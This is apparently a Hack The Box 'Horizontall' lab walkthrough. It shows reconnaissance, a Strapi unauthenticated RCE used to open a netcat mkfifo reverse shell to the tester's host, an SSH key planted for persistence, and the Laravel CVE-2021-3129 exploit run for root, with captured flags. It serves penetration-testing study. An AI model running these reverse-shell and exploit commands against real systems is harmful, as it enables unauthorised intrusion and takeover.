

# 01 Scan

```
cbbh-preperation/horizontall → rustscan --ulimit 500 -a 10.10.11.105 -- -sC -sV -Pn --script=default
[~] The Modern Day Port Scanner.
-----
: https://discord.gg/GFrQs6y :
: https://github.com/RustScan/RustScan :
-----
🌐 HACK THE PLANET 🌐

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensit
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or u
Open 10.10.11.105:22
Open 10.10.11.105:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```


```
PORT  STATE SERVICE REASON  VERSION
22/tcp open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDL2qJTqj1aoxBG8yWIN4UJwFs4/UgDEutp3aiL2/6yV2iE78YjGzf
QgS41e+TysTpzWLY7z/rf/u0uj/C3kbixSB/upkWoqGyorDtFoaGGvWet/q7j5Tq061MaR6cM2CrYcQxxnPy4LqFE3Moul
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBiYw6WbPVzY28EbB0Z4z
|   256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJqmDVbv9RjhlUzOMmw3SrGPaiDBgdZ9QZ2cKM49jzYB
80/tcp open  http     syn-ack nginx 1.14.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://horizontall.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## 02 HTTP

horizontall.htb

## Build website using HT

It's crafted with the latest trend of design & coded with all modern approaches. It's a robust & multi-dimensional usable template.

[Read more](#)[Play video](#)

Don't see anything interesting. From title, it looks like *vue* application.



I look for javascript files.

```
≡ cbbh-preperation/horizontal → curl -s http://horizontal.htb/ | grep ".js"
<!DOCTYPE html><html lang=""><head><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width,initial-scale=1"><link rel="icon" href="/favicon.ico"><title>horizontal</title><link href="/css/app.0f40a091.css" rel="preload" as="style"><link href="/css/chunk-vendors.55204a1e.css" rel="preload" as="style"><link href="/js/app.c68eb462.js" rel="preload" as="script"><link href="/js/chunk-vendors.0e02b89e.js" rel="preload" as="script"><link href="/css/chunk-vendors.55204a1e.css" rel="stylesheet"><link href="/css/app.0f40a091.css" rel="stylesheet"></head><body><noscript><strong>We're sorry but horizontal doesn't work properly without JavaScript enabled. Please enable it to continue.</strong></noscript><div id="app"></div><script src="/js/chunk-vendors.0e02b89e.js"></script><script src="/js/app.c68eb462.js"></script></body></html>
≡ cbbh-preperation/horizontal →
```

- <http://horizontal.htb/js/app.c68eb462.js>
- <http://horizontal.htb/js/chunk-vendors.0e02b89e.js>

I beautify *app.js* with <https://beautifier.io/>

Inside javascript I found another domain

- <http://api-prod.horizontal.htb/reviews>

## api.horizontal.htb

```
⌘ cbbh-preperation/horizontall → curl -si http://api-prod.horizontal.htb/
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 01 Apr 2023 16:14:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 413
Connection: keep-alive
Vary: Origin
Content-Security-Policy: img-src 'self' http:; block-all-mixed-content
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Last-Modified: Wed, 02 Jun 2021 20:00:29 GMT
Cache-Control: max-age=60
X-Powered-By: Strapi <strapi.io>

<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your API</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
    </style>
  </head>
  <body lang="en">
    <section>
      <div class="wrapper">
        <h1>Welcome.</h1>
      </div>
    </section>
  </body>
</html>

⌘ cbbh-preperation/horizontall →
```

It looks like *Strapi*.

- <https://strapi.io/>

I use *feroxbuster* and found some paths.

```
cbbh-preparation/horizontall → feroxbuster -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://api-prod.horizontall.htb -k -x txt

FERROXBUSTER
by Ben "epi" Risher 😊 ver: 2.3.3

Target Url      http://api-prod.horizontall.htb
Threads         50
Wordlist        /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
Status Codes    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)  7
User-Agent      feroxbuster/2.3.3
Config File     /etc/feroxbuster/ferox-config.toml
Extensions     [txt]
Insecure        true
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Cancel Menu™

200    16l    101w    854c http://api-prod.horizontall.htb/admin
403    1l     1w     60c http://api-prod.horizontall.htb/users
200    1l     21w    507c http://api-prod.horizontall.htb/reviews
200    1l     21w    507c http://api-prod.horizontall.htb/Reviews
200    3l     21w    121c http://api-prod.horizontall.htb/robots.txt
403    1l     1w     60c http://api-prod.horizontall.htb/Users
200    16l    101w    854c http://api-prod.horizontall.htb/Admin
[>-----] - 19s  14770/441090 9m found:7 errors:0
[>-----] - 19s  14742/441090 738/s http://api-prod.horizontall.htb
```

## /reviews

In reviews I found some users.


```
cbbh-preparation/horizontall → curl http://api-prod.horizontall.htb/reviews -s | jq

[
  {
    "id": 1,
    "name": "wail",
    "description": "This is good service",
    "stars": 4,
    "created_at": "2021-05-29T13:23:38.000Z",
    "updated_at": "2021-05-29T13:23:38.000Z"
  },
  {
    "id": 2,
    "name": "doe",
    "description": "i'm satisfied with the product",
    "stars": 5,
    "created_at": "2021-05-29T13:24:17.000Z",
    "updated_at": "2021-05-29T13:24:17.000Z"
  },
  {
    "id": 3,
    "name": "john",
    "description": "create service with minimum price i hop i can buy more in the futur",
    "stars": 5,
    "created_at": "2021-05-29T13:25:26.000Z",
    "updated_at": "2021-05-29T13:25:26.000Z"
  }
]

cbbh-preparation/horizontall →
```

## /admin

I need credential for login.



The image shows the Strapi login interface. At the top, there is a Strapi logo (a blue hexagon with a white 'S' and a small circle) and the word 'strapi' in a bold, sans-serif font. Below the logo, there is a white login form with a blue border. The form contains two input fields: 'Username' with the text 'John Doe' and 'Password' which is empty. To the right of the password field is an eye icon for toggling visibility. Below the password field is a checkbox labeled 'Remember me' and a blue 'Log in' button. At the bottom of the form, there is a link that says 'Forgot your password?'. The entire form is centered on a light gray background.

But I cannot login.

I call <http://api-prod.horizontal.htb/admin/init> and found version, Strapi 3.0.0-beta.17.4. This version has unauthenticated RCE.

- <https://www.exploit-db.com/exploits/50239>

[illegible]

```
hash 1 | rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.10 8000  
>/tmp/f
```

```

≡ cbbh-preperation/horizontall → nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.105] 45284
sh: 0: can't access tty; job control turned off
$ id
uid=1001(strapi) gid=1001(strapi) groups=1001(strapi)
$ █

```

So inside the shell I add SSH key to easily access as the user.

```
$ cd ~/.ssh
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCpYaz3MMYLfDLMoFj0T4mSWL5g6SBTXXFJ5neRzmMRQt28pLhuEL3iJxJpVNsQlJ0MT6Mb9t6SL1oirjXC31v3z3LL6F0bEyQuIJIHNCAd
HufoCpS4zkQxiJ4dMFeS8jvL8giFsyymoi1fLvHP6jX08nDY+a8PIWE9+ev5TkSuiRtldv0vILPwkSWlnf45Nrp3IjmXNoY29F6lg04CRl96GE5dyAjbAefuYlEtFpxVMVq2Pnka7hQXUq6L5pHG4I+c
dFRWjYr3vILbN8R/HAK2RweBSJ5+SfpwIBrsmSrfh38MAS3LkVFQVClf9z5baxRw6C8c6bYYWcEsyrgfdVLHymJhBdWNV+G34D3MkiuvXW1gJstPUC+gSquZBwE4xSEyIY1jB8= ghost@parrot
" > authorized_keys
$ ls -al
total 12
drwxrwxr-x 2 strapi strapi 4096 Apr  1 16:34 .
drwxr-xr-x 10 strapi strapi 4096 Apr  1 16:33 ..
-rw-rw-r-- 1 strapi strapi 567 Apr  1 16:34 authorized_keys
$
```

Now I can ssh as the user.

```
▮ cbbh-preperation/horizontall → sshNoVerify strapi@horizontall.htb -i ghost
The authenticity of host 'horizontall.htb (10.10.11.105)' can't be established.
ECDSA key fingerprint is SHA256:rlqcbRwBVk92jqxFV79Tws7pLMRzIgEWDMc862X9ViQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'horizontall.htb,10.10.11.105' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Apr  1 16:35:07 UTC 2023

System load:  0.14           Processes:            175
Usage of /:   83.2% of 4.85GB Users logged in:          0
Memory usage: 31%           IP address for eth0: 10.10.11.105
Swap usage:   0%

0 updates can be applied immediately.

Last login: Fri Jun  4 11:29:42 2021 from 192.168.1.15
$
```

## 03 Foothold

user.txt

I found user *developer* and I can read the flag.

```
strapi@horizontal1:/home/developer$ cat user.txt
84d66ecb33d294c75a8653ba2ee869bd
strapi@horizontal1:/home/developer$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:8d:fe brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.105/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:8dfe/64 scope global dynamic mngtmpaddr
        valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:8dfe/64 scope link
        valid_lft forever preferred_lft forever
strapi@horizontal1:/home/developer$ hostname
horizontal1
strapi@horizontal1:/home/developer$
```

## Privilege escalation

I found MySQL server and possibly web server running at port 8000.

```
strapi@horizontal1:/home/developer$ netstat -nltp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337         0.0.0.0:*               LISTEN      1829/node /usr/bin/
tcp        0      0 127.0.0.1:8000         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                  :::*                   LISTEN      -
tcp6       0      0 :::22                  :::*                   LISTEN      -
strapi@horizontal1:/home/developer$
```



Seems like laravel application.

```
strapi@horizontal1:/home/developer$ curl -sI 127.0.0.1:8000
HTTP/1.1 200 OK
Host: 127.0.0.1:8000
Date: Sat, 01 Apr 2023 16:37:32 GMT
Connection: close
X-Powered-By: PHP/7.4.22
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, private
Date: Sat, 01 Apr 2023 16:37:32 GMT
Set-Cookie: XSRF-TOKEN=eyJpdiI6Im0xU05VRGtQVFNQTKVtY0lsa09aWnGVGTlFpYlYhYUE5WTVpxK1E2ZVgVUEXEdUpmNm4iLCJtYWMiOiI1NzAyYjFhOD
=lax
Set-Cookie: laravel_session=eyJpdiI6IkxvWXRoTXlKdmxoWStwbmQzQU005Yk56VnJwaRjSDBT0C9XTWpaRVRSNzMwY212TUEiLCJtYWMiOiI2MGJjZ
ponly; samesite=lax

strapi@horizontal1:/home/developer$
```

It seems like the project, *myproject* under */home/developer*

```
strapi@horizontal1:/home/developer$ ls
composer-setup.php  myproject  user.txt
strapi@horizontal1:/home/developer$ ls -al myproject/
ls: cannot open directory 'myproject/': Permission denied
strapi@horizontal1:/home/developer$
```

I do port forwarding to inspect.

```
≡ cbbh-preperation/horizontal1 → sshNoVerify -i gghost -L 8001:127.0.0.1:8000 strapi@10.10.11.105
The authenticity of host '10.10.11.105 (10.10.11.105)' can't be established.
ECDSA key fingerprint is SHA256:rlqcbRWbV92jqxFV79Tws7pLMRzIgEWDmc862X9ViQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.105' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Apr  1 16:39:48 UTC 2023

System load:  0.04          Processes:            176
Usage of /:   83.2% of 4.85GB Users logged in:       1
Memory usage: 29%          IP address for eth0: 10.10.11.105
Swap usage:   0%

0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Apr  1 16:35:08 2023 from 10.10.14.10
$
```



## Documentation

Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.



## Laracasts

Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.



## Laravel News

Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.




## Vibrant Ecosystem

Laravel's robust library of first-party tools and libraries, such as [Forge](#), [Vapor](#), [Nova](#), and [Envoyer](#) help you take your projects to the next level. Pair them with powerful open source libraries like [Cashier](#), [Dusk](#), [Echo](#), [Horizon](#), [Sanctum](#), [Telescope](#), and more.

[Shop](#) [Sponsor](#)

Laravel v8 (PHP v7.4.18)

It is *Laravel v8 (PHP v7.4.18)*. I googled and found this exploit.



- <https://github.com/ambionics/laravel-exploits>
- <https://www.exploit-db.com/exploits/49424>

I found a better exploit.

- [https://github.com/nth347/CVE-2021-3129\\_exploit](https://github.com/nth347/CVE-2021-3129_exploit)

Explanation can be found here.

- <https://www.ambionics.io/blog/laravel-debug-rce>

```
≡ cbbh-preperation/horizontall → python3 exploit.py
Usage:  exploit.py <URL> <CHAIN> <CMD>
Example: exploit.py http(s)://localhost:8000 Monolog/RCE1 whoami
I recommend to use Monolog/RCE1 or Monolog/RCE2 as CHAIN
❶ cbbh-preperation/horizontall → python3 exploit.py http://localhost:8001 Monolog/RCE1 id
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc'...
remote: Enumerating objects: 3539, done.
remote: Counting objects: 100% (1085/1085), done.
remote: Compressing objects: 100% (433/433), done.
remote: Total 3539 (delta 651), reused 913 (delta 592), pack-reused 2454
Receiving objects: 100% (3539/3539), 512.13 KiB | 6.32 MiB/s, done.
Resolving deltas: 100% (1523/1523), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)

[i] Trying to clear logs
[+] Logs cleared
≡ cbbh-preperation/horizontall →
```

Now I get root shell as below.

```
≡ cbbh-preperation/horizontall → python3 exploit.py http://localhost:8001 Monolog/RCE1 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.10 8000 >/tmp/f'
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[]
```

Receives a shell.

```
≡ cbbh-preperation/horizontall → nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.105] 45374
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root.txt

```
# cat root.txt
8064a2a23b845781664d71c006976ddb
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:8d:fe brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.105/23 brd 10.10.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:8dfe/64 scope global dynamic mngtmpaddr
        valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb9:8dfe/64 scope link
        valid_lft forever preferred_lft forever
# hostname
horizontal1
#
```